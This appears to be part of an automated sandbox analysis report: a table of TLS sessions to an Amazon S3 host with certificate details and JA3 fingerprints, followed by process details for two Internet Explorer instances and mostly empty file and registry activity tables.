					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:25.707370996 CEST	52.217.39.78	443	192.168.2.3	49742	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:25.816519976 CEST	52.217.39.78	443	192.168.2.3	49743	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:25.817998886 CEST	52.217.39.78	443	192.168.2.3	49744	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:25.920372963 CEST	52.217.39.78	443	192.168.2.3	49745	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 01:41:26.042423964 CEST	52.217.39.78	443	192.168.2.3	49746	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		
Apr 8, 2021 01:41:26.124171019 CEST	52.217.39.78	443	192.168.2.3	49747	CN=s3.amazonaws.com, O="Amazon.com, Inc.", L=Seattle, ST=Washington, C=US CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Aug 04 02:00:00 CEST 2020 Tue Dec 08 13:05:07 CET 2015	Mon Aug 09 14:00:00 CEST 2021 Sat May 10 14:00:00 CEST 2025	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	3faf2df7ab96c36419c31725cb1fa7d6
					CN=DigiCert Baltimore CA-2 G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Dec 08 13:05:07 CET 2015	Sat May 10 14:00:00 CEST 2025		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: iexplore.exe PID: 4084 Parent PID: 792

General

Start time:	01:41:01
Start date:	08/04/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff65bbb0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5624 Parent PID: 4084

General

Start time:	01:41:02
Start date:	08/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4084 CREDAT:17410 /prefetch:2
Imagebase:	0x310000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly